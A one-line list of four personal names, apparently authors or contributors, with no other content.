Ivan Galati, Gabriele Genovesi, Alessandro Moscetti, Simone Mininni